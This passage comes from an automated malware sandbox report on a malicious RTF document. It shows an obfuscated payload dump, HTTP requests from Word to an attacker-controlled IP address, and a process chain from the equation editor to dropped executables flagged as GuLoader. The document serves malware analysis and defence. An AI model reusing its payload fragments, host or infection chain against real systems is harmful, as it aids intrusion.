2d 24 27 3f 33 5d 3b 21 25 35 3d 2f 24 3b 2f 3f 25 2b 3d 24 3d 7c 25 3e 5b 26 27 2e 7e 21 38 25 33 27 5e 2e 26 3e 3f 38 29 24 3f 2c 2c 3e 25 27 a7 3f 7c 2d b5 3e 3c 31 36 5f 39 3c 29 3e 3f 2c 33 2a 25 32 2e 23 35 23 3f 2b 29 7e a7 3b 33 25 2d 2e 5d 60 2b 7c 3f 5e 34 3f 25 33 25 28 2d 2d 24 2d 3f 2c 2a 7 38 33 31 3f 3f 2b 38 27 21 3f 20 30 38 5f 27 3e 38 2e 3e 36 3f 3f 38 33 34 37 21 2a 3f 30 7c 3f 2a 3f 34 34 27 5b 40 21 21 24 24 3f 30 40 35 3f 36 3d 3c 31 7c 5d 2b 5b 36 3e 2f 3f 38 37 5f 38 27 7c 7e 21 3c 3f 2c 60 3f 2a 3c 40 5f 3d 26 36 3f 2f 3f 7c 2b 25 37 29 24 b5 3f 3f 39 29 29 3d 3f 3a 32 27 33 b5 3e 7e 3a 36 3 9 3f 5f 7e 3c 40 2c 25 7e 36 3f 7e a7 40 3f 2f 3f 7e 2a 26 24 35 5b 3c 25 32 60 21 3b 23 3f 2a 25 29 38 40 28 5b 3f 25 5b 34 b5 34 38 3f 21 2f 40 38 5e 21 36 34 b5 b0 38 5d 27 3f 29 7c 30 27 36 3f 3f 7e 5b 2f 36 3e 3e 40 3f 2a 5b 3c 24 39 b5 2b 2e 3e 34 60 60 60 7e 37 39 36 24 25 3d 2f 29 29 39 29 7e 3f 26 3f b5 24 7e 31 7c 30 3f 30 3e 33 2a 2f 3b 3b 5d 21 29 37 33 60 23 3f 5e 33 3f 2b 29 3b 38 28 25 30 a7 36 60 40 35 38 27 3f 33 24 2d 30 2c 30 2b 24 3d 35 2f 5e 3f 33 2f 28 5b 3f 30 34 27 3c 29 3f 21 2d 34 2b 25 39 2a b5 28 27 30 3f 37 3e 36 27 2f 3f 23 24 23 3a 3f 23 60 5e 29 3b 37 2b 26 5f 5f 5b 5e 24 5e 21 31 21 b0 3f 34 31 26 27 5d 37 2e 2a 7c 38 35 2a 25 38 2b 2d 3f 3e 23 33 b5 37 3b 5f 21 24 31 23 2d 2c 3f 37 27 29 21 24 28 2e 5f 23 27 35 3c 34 5d 3f 38 39 2a 3f 3c 3f 37 40 2b 3f 37 3f 2c 38 5c 3f 35 31 32 3f 2e 25 33 7e 31 b5 26 31 25 2f 2b 3b 5d 3f 37 29 25 2b 3f 32 7c 37 25 32 3f 37 35 7e 7c 3c 3a 32 60 3c 5d 38 31 5e a7 2d 5f 7c 2b 30 23 60 24 31 3e 3f 36 28 34 29 b0 3b 2f 35 2a 26 38 3f 5e 2f 2f 5e 2d 60 33 25 5f 2a 5f 24 3d 2f 28 5d 5e</p> <p>Data Ascii: {\rtf79583!`=-_~-.&lt;?*?^?!=!%6_?57#~-7:@[6-?%@&lt;2_=!!4,9??]?%?%][+_,39*9-&amp;%3=0#42&gt;}~-1 )@;54@?/,7?;5%?677^9_?934~,&amp;28_5?3/2+4.%0?`{(3?%-)12!#/*-%?}  &gt;+7_-@_@?2?*&lt;&amp;&gt;@::]&gt;\$?[~_  &amp;%=8 &lt;&amp;4%!_*~~8%+%1&gt;%].*?#4].9~-=7147./?;9.;#?%,&lt;[8/7.-&amp;%&amp;1&amp;#;&amp;6+?]=?`0-4 ~_3..5?%\$-+`97#@~&amp;3!%.6;2&gt;2 .]~68)623-+#[?#=@?#.@?2?`!.(?+2@?{+*9*9&amp;3?&amp;?`&lt;5 =(112-31+1!%-1&amp;3!)?&gt;(\$\$`&lt;-?,?%;`@7*[?3_`-+2_1&amp; &lt;(5(2_+]2(0+1+?8?)[0!*3?&lt;?;?*&amp;\$?3];!%5=\$/.?%+==\$ = `%&gt;[&amp;.-!8%3`^,&amp;&gt;?8)\$.,&gt;%` -&gt;[16_9]&gt;?;3%2,.#5?#`+~3%-?`]&gt;?4%?3%(-\$-??,83=1?+8`??@08_%-8-&gt;6?78347!`?0?`?44[@!\$!@?@5?6=&lt;1]+6&gt;/287_8` !`?-&gt;@_=_&amp;6?/? (+%7)\$??9)=?`2`3&gt;~69_~&lt;@,_%6-?@/?-~?*&amp;&amp;5[&lt;%2`!;#?%*]8@({??%[448!`!@8`^1648!]?)06?` [&lt;%+2`7%?`&gt;4`~796\$%=?))9)?&amp;?-\$-1 @?2?&gt;0&gt;3`!; )73`#?3?+);8;06`@58`3\$-0,0 \$6?%^?3 (?04`?&gt;?1-4+?9*(0?7&gt;6`?#?#`?` );7+&amp; _?`[\$@`1?41&amp;`7].`85%68+?&gt;#3?;?1\$.?;?7`\$_#`5&lt;4?89*?&lt;??@+?77,8^?512%.3~1&amp;1%6+:]?7)%+?2`7%?`2? 75~-&lt;2`&lt;?81^~_`J0#`\$1&gt;?6(4)/5*&amp;8?6?`*/~`3% * _`\$=/()^</p> |
| Dec 1, 2021<br>13:53:31.526998043 CET | 28                 | OUT       | <p>HEAD /.....w_W.....W.....-Ww.....----Www.---- .....wW-----...wW-/....wW.....-W-w-----W-----Ww.....--w-w--w-W.wbK HTTP/1.1</p> <p>User-Agent: Microsoft Office Existence Discovery</p> <p>Host: 192.3.122.180</p> <p>Content-Length: 0</p> <p>Connection: Keep-Alive</p>   |
| Dec 1, 2021<br>13:53:31.641791105 CET | 28                 | IN        | <p>HTTP/1.1 200 OK</p> <p>Date: Wed, 01 Dec 2021 12:53:31 GMT</p> <p>Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1 PHP/7.3.31</p> <p>Last-Modified: Tue, 30 Nov 2021 02:21:04 GMT</p> <p>ETag: "47e3-5d1f83590d563"</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 18403</p> <p>Keep-Alive: timeout=5, max=99</p> <p>Connection: Keep-Alive</p>  |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process  |
|------------|--------------|-------------|----------------|------------------|--|
| 4          | 192.168.2.22 | 49169       | 192.3.122.180  | 80               | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|-----------|--------------------|-----------|------|
|           |                    |           |      |



|                               |   |
|-------------------------------|---|
| Wow64 process (32bit):        | false   |
| Commandline:                  | "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding |
| Imagebase:                    | 0x13fc30000   |
| File size:                    | 1423704 bytes   |
| MD5 hash:                     | 9EE74859D22DAE61F1750B3A1BACB6F5  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | C, C++ or other language  |
| Reputation:                   | high  |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

### Registry Activities

Show Windows behavior

#### Key Created

## Analysis Process: EQNEDT32.EXE PID: 2276 Parent PID: 596

### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 13:52:38  |
| Start date:                   | 01/12/2021  |
| Path:                         | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE              |
| Wow64 process (32bit):        | true  |
| Commandline:                  | "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding |
| Imagebase:                    | 0x400000  |
| File size:                    | 543304 bytes  |
| MD5 hash:                     | A87236E214F6D42A65F5DEDAC816AE8   |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | C, C++ or other language  |
| Reputation:                   | high  |

### File Activities

Show Windows behavior

### Registry Activities

Show Windows behavior

#### Key Created

## Analysis Process: vbc.exe PID: 2928 Parent PID: 2276

### General

|                        |                           |
|------------------------|---------------------------|
| Start time:            | 13:52:41                  |
| Start date:            | 01/12/2021                |
| Path:                  | C:\Users\Public\vbc.exe   |
| Wow64 process (32bit): | true                      |
| Commandline:           | "C:\Users\Public\vbc.exe" |
| Imagebase:             | 0x400000                  |
| File size:             | 131450 bytes              |

|                               |  |
|-------------------------------|--|
| MD5 hash:                     | 252803B9E92ECB76F1F2DD22639AD630   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | C, C++ or other language   |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>• Detection: 100%, Joe Sandbox ML</li> <li>• Detection: 13%, ReversingLabs</li> </ul> |
| Reputation:                   | low  |

### File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

### Analysis Process: Rorqu.exe PID: 772 Parent PID: 2928

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 13:52:43   |
| Start date:                   | 01/12/2021   |
| Path:                         | C:\Users\user\AppData\Local\Temp\Rorqu.exe   |
| Wow64 process (32bit):        | true   |
| Commandline:                  | C:\Users\user\AppData\Local\Temp\Rorqu.exe   |
| Imagebase:                    | 0x400000   |
| File size:                    | 21329192 bytes   |
| MD5 hash:                     | FC6007F02B5B1F0B3AE930F558E62318   |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | Visual Basic   |
| Yara matches:                 | <ul style="list-style-type: none"> <li>• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000002.717652799.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low  |

### File Activities

Show Windows behavior

### Analysis Process: CasPol.exe PID: 2516 Parent PID: 772

#### General

|                               |  |
|-------------------------------|--|
| Start time:                   | 13:53:50   |
| Start date:                   | 01/12/2021   |
| Path:                         | C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe |
| Wow64 process (32bit):        | false  |
| Commandline:                  | C:\Users\user\AppData\Local\Temp\Rorqu.exe               |
| Imagebase:                    | 0x2c0000   |
| File size:                    | 107680 bytes   |
| MD5 hash:                     | 10FE5178DFC39E15AFE7FED83C7A3B44                         |
| Has elevated privileges:      | true   |
| Has administrator privileges: | true   |
| Programmed in:                | C, C++ or other language                                 |
| Reputation:                   | low  |

## Analysis Process: CasPol.exe PID: 2996 Parent PID: 772

### General

|                               |   |
|-------------------------------|---|
| Start time:                   | 13:53:51  |
| Start date:                   | 01/12/2021  |
| Path:                         | C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe  |
| Wow64 process (32bit):        | true  |
| Commandline:                  | C:\Users\user\AppData\Local\Temp\Rorqu.exe  |
| Imagebase:                    | 0x2c0000  |
| File size:                    | 107680 bytes  |
| MD5 hash:                     | 10FE5178DFC39E15AFE7FED83C7A3B44  |
| Has elevated privileges:      | true  |
| Has administrator privileges: | true  |
| Programmed in:                | C, C++ or other language  |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000002.717553624.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000000.605917089.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | low   |

### Disassembly

### Code Analysis

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